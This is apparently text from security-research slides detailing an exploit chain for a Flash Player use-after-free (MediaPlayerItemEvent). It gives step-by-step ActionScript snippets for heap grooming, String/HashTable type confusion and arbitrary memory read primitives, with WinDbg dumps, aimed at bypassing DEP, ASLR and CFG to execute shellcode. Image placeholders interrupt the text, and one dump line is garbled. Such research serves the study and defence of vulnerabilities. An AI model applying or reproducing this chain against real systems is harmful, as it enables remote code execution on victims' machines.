
Reclaim the memory with String

ScriptObject after, occupied by String

```
029f8ce8 10e938c8 80002502 02ef0970 00000000  
029f8cf8 0000003b 00007400
```

```
1:025> da 02ef0970  
02ef0970 "ga1ois573"
```

Patch Diff



Is the patch still vulnerable? • Jie Zeng of Tencent Zhanlu Lab (CVE-2017-11215, CVE-2017-11225)

Exploit on Windows x86

- Spray ByteArray to heap layout
- Convert MediaPlayerItemEvent ScriptObject UAF to String UAF (type confusion String with Dictionary) [2]
- Use String UAF to get read primitive: leak the address and content of ByteArray, including ByteArray cookie
- Trigger MediaPlayerItemEvent ScriptObject UAF for the second time and reclaim the memory with fine-constructed String
- Use MediaPlayerItemEvent.type to get write primitive: get a huge size ByteArray by writing ByteArray length and length cookie.
- Get the capability of read and write the whole process memory, bypass mitigations (DEP, ASLR, CFG, etc) and execute the shellcode.

Exploit difficulties on Windows x64

- String memory structure is different with x86, it is difficult for the String object to get a stable read primitive 😞

String **before** type confusion

0000038d`4a987fd8 00007ffd`a8334ad8 00000000`80002301 -> vtable and refcnt

0000038d`4a987fe8 000005f6`172f13d0 00000000`00000000 -> string buffer1 and buffer2

0000038d`4a987ff8 00007a00`0000003b -> 0000003b is length, 00007a00 is type for ansii, unicode, buffer1 or buffer2

String **after** type confusion with ScriptObject

0000038d`4a987fd8 00007ffd`eeb94ed0 00000000`8001f301

0000038d`4a987fe8 0000038d`b69d5c80 0000038d`b6b5d910

0000038d`4a987ff8 0000016b`cfda8e80 -> faked length cfda8e80 is big enough, but faked type 0000016b is not controllable

- Spray on Windows 10 Creators x64 is hard, it is difficult for an even 4g size String object to leak the address and content of ByteArray 😞 😞 😞

Exploit on Windows x64: HashTable

```
var ba = new ByteArray();  
var ht = {0x888880:ba, 0x888881:0x333331, 0x888882:0x333332, 0x888883:0x333333,  
0x888884:0x333334, 0x888885:ba, 0x888886:0x333336, 0x888887:0x333337, 0x888888:0x333338,  
0x888889:0x333339, 0x88888a:ba}
```

```
000005ea`b6f3ea88 00007ffdeec38598 0000000004444406 000005eab6ffbb31 000000000444440e 000000000199999e  
000005ea`b6f3eab0 0000000004444416 0000000001999996 000000000444441e 000000000199999e 0000000004444426  
000005ea`b6f3ead8 00000000019999a6 000000000444442e 000005eab6ffbb31 0000000004444436 00000000019999b6  
000005ea`b6f3eb00 000000000444443e 00000000019999be 0000000004444446 00000000019999c6 000000000444444e  
000005ea`b6f3eb28 00000000019999ce 0000000004444456 000005eab6ffbb31 0000000000000000 0000000000000000  
000005ea`b6f3eb50 0000000000000000 0000000000000000 0000000000000000 0000000000000000 0000000000000000  
000005ea`b6f3eb78 0000000000000000 0000000000000000 0000000000000000 0000000000000000 0000000000000000
```

Key: 0000000004444406 >>3 = 00000000`00888880

Value: 000005eab6ffbb31 -> ByteArrayObject


Exploit on Windows x64: HashTable

- Perfect exploit-friendly object
 - Elements are highly controllable
 - Elements are changeable flexibly without memory structure change
 - Not isolated (isolate heap isolate object and data [Array, ByteArray, Vector])
 - Size is controllable
- ~~String memory structure is different with x86, it is difficult for the String object to get a stable read primitive 😞~~
- We can get a stable read primitive with String and HashTable 😊
- ~~Spray on Windows 10 Creators x64 is hard, it is difficult for an even 4g size String object to leak the address and content of ByteArray 😞-😞-😞~~
- HashTable can help us read any object without spray 😊 😊 😊

Exploit on Windows x64

Step 1: Heap grooming

```
static function leaveSlot()  
{  
    //0x64*0x28+0x60=0x1000  
    for (var j = 0; j < 0x64*0x100; j++)  
        arr_gc[j] = j.toString(16);  
    arr_gc[0x3200] = null;  
    forceGC();  
}
```



```
Addr: 0000045a`7796f970  
vtable: 00007ffdeec34ad8  
refcnt: 0000000000000002  
strbuf1: 0000035f9c7da108  
strbuf2: 0000000000000000  
type&len: 0000080000000004  
  
0:011> da 0000035f9c7da108  
0000035f`9c7da108 "31fd"
```

Exploit on Windows x64


Step 2: Convert ScriptObject UAF to String UAF

[2.1] Insert vulnerable ScriptObject into slot

[2.2] Trigger ScriptObject UAF

[2.3] Reclaim memory with String


[2.4] Free ScriptObject in AS3




Exploit on Windows x64

Step 3: Reclaim the memory with different size HashTable

[3.1] Free all Strings allocated in heap grooming




[3.2] free the whole page and reclaim the memory with HashTable



Exploit on Windows x64

Step 3: Reclaim the memory with different size HashTable



Exploit on Windows x64

Step 3: Reclaim the memory with different size HashTable

- We used 9 hash and value pairs in HashTable which take 0x118 bytes in the memory. Why we choose 9 pairs and size 0x118?
- Can we improve 2/7 success rate?

Exploit on Windows x64

Step 4: Use String+HashTable for info-leak

4.1 Use String.length to check if reclaim HashTable is successful

```
for (var j = 0; j < 0x1000 / 2; j++)  
{  
    if (arr[j].length == 0x0199998e || arr[j].length == 0x019999b6) //arr[j] is String  
    {  
        ...  
    }  
}
```

0000025e`eb575a88	00007ff99e4a8598	0000000004444406	0000025eeb69bb31	000000000444440e	000000000199998e
0000025e`eb575ab0	0000000004444416	0000000001999996	000000000444441e	000000000199999e	0000000004444426
0000025e`eb575ad8	00000000019999a6	000000000444442e	0000025eeb69bb31	0000000004444436	00000000019999b6
0000025e`eb575b00	000000000444443e	00000000019999be	0000000004444446	00000000019999c6	000000000444444e
0000025e`eb575b28	00000000019999ce	0000000004444456	0000025eeb69bb31	0000000000000000	0000000000000000
0000025e`eb575b50	0000000000000000	0000000000000000	0000000000000000	0000000000000000	0000000000000000
0000025e`eb575b78	0000000000000000	0000000000000000	0000000000000000	0000000000000000	0000000000000000

Exploit on Windows x64

Step 4: Use String+HashTable for info-leak

4.2 Leak the address of ByteArrayObject and m_array

HashTable

```
Public function readLow32(offset:int) {
low32 = (ByteArray_str.charCodeAt(3+offset-1) << 24);
low32 |= (ByteArray_str.charCodeAt(2+offset-1)<<16);
low32 |= (ByteArray_str.charCodeAt(1+offset-1)<<8);
low32 |= (ByteArray_str.charCodeAt(0+offset-1));
return low32;
}
Public function readHigh32(offset:int) {
high32 = (ByteArray_str.charCodeAt(5+offset-1)<<8);
high32 |= (ByteArray_str.charCodeAt(4+offset-1));
return high32;
}
ByteArray_m_array_addr_low = readLow32(0x88);
ByteArray_m_array_addr_high = readHigh32(0x88);
```

00000449`7cbbe628	00007ff99e548598	0000000004444406
00000449`7cbbe638	000004497cce3b31	000000000444440e
00000449`7cbbe648	000000000199998e	0000000004444416
00000449`7cbbe658	0000000001999996	000000000444441e
00000449`7cbbe668	000000000199999e	0000000004444426
00000449`7cbbe678	00000000019999a6	000000000444442e
00000449`7cbbe688	000004497cce3b31	0000000004444436
00000449`7cbbe698	00000000019999b6	000000000444443e
00000449`7cbbe6a8	00000000019999be	0000000004444446
00000449`7cbbe6b8	00000000019999c6	000000000444444e
00000449`7cbbe6c8	00000000019999ce	0000000004444456
00000449`7cbbe6d8	000004497cce3b31	0000000000000000
00000449`7cce3b30	00007ff99e546430	00000000600000ff
00000449`7cce3b40	000004497c8d32e0	000004497ccb0940
00000449`7cce3b50	000004497cce3b60	0000000000000080
00000449`7cce3b60	00007ff99e5462e0	00007ff99e546308
00000449`7cce3b70	00007ff99e5462f0	00007ff99e546310
00000449`7cce3b80	000004497e047ee8	0000024e7855dac0
00000449`7cce3b90	0000023c390fa5e0	0000000000000000
00000449`7cce3ba0	0000000000000000	0000000000000004
00000449`7cce3bb0	00007ff99e5462d8	0000024e785207d0
00000449`7cce3bc0	0000000000000000	0000000000000000
00000449`7cce3bd0	00007ff99e5462f8	0000000100000003

ByteArrayObject

Exploit on Windows x64

Step 4: Use String+HashTable for info-leak

4.3 Leak the address of HashTable

```
//reset HashTable value with HashTable itself  
arr_hashtable[k][j][0x888880] = arr_hashtable[k][j];  
arr_hashtable[k][j][0x888885] = arr_hashtable[k][j];  
  
//read  
HashTable_addr_low = readLow32(0x20) - 1;  
HashTable_addr_high = readHigh32(0x20)
```

			HashTable
00000449`7cbde628	00007ff99e548598	0000000004444406	
00000449`7cbde638	000004497cbdb6d1	000000000444440e	
00000449`7cbde648	UUUUUUUUUU199998e	0000000004444416	
00000449`7cbde658	0000000001999996	000000000444441e	
00000449`7cbde668	000000000199999e	0000000004444426	
00000449`7cbde678	00000000019999a6	000000000444442e	
00000449`7cbde688	000004497cbdb6d1	0000000004444436	
00000449`7cbde698	00000000019999b6	000000000444443e	
00000449`7cbde6a8	00000000019999be	0000000004444446	
00000449`7cbde6b8	00000000019999c6	000000000444444e	
00000449`7cbde6c8	00000000019999ce	0000000004444456	
00000449`7cbde6d8	000004497cbdb6d1	0000000000000000	

